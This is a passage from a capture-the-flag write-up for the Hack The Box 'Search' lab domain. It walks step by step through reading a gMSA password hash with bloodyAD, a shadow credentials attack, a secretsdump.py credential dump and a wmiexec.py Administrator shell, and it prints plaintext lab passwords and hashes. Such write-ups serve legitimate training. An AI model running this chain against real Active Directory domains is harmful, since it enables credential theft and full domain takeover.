
This is the full exploitation path to compromise the whole domain.
Lets work through it.
Sierra.Frye → BIR-ADFS-GMSA$
Using bloodyAD to read the BIR-ADFS-GMSA$ machine account’s password hash.
1
bloodyAD -d search.htb -H research.search.htb -u 'sierra.frye' -p '$$49=wide=STRAIGHT=jordan=28$$18' msldap gmsa

Marking BIR-ADFS-GMSA$ as owned in bloodhound.
BIR-ADFS-GMSA$ → Tristan.Davies (ShadowCredentials)
BIR-ADFS-GMSA$ has GenericAll on the Tristan.Davies using bloodyAD to exploit it.
We can perform a shadow credentials attack on Tristan.Davies
1
bloodyAD -d search.htb -H research.search.htb -u 'bir-adfs-gmsa$' -p ':e1e9fd9e46d0d747e1595167eedcec0f' add shadowCredentials 'Tristan.Davies'

Marking Tristan.Davies as owned in the bloodhound.

Tristan.Davies → RESEARCH.SEARCH.HTB
Tristan.Davies is a domain admin, means we can dump all the data from the domain. Also he is the part of Enterprise Admins, Domain Admins, and Admnistratos group.

Using secretsdump.py to extract the full domain credentials.
We have the TGT for Tristan.Davies saved.

1
secretsdump.py -k -no-pass 'RESEARCH.SEARCH.HTB'
Shell as Administrator
After getting the Administrator hash.
Lets generate a TGT for Administrator.

Now using WMIEXEC to logging into the system to find the flags.
1
wmiexec.py -k -no-pass 'search.htb/Administrator@research.search.htb'


Grabbing user.txt from Sierra.Frye Desktop.

Grabbing root.txt from Administrator Desktop.
Rooted!
Thanks for reading 🙂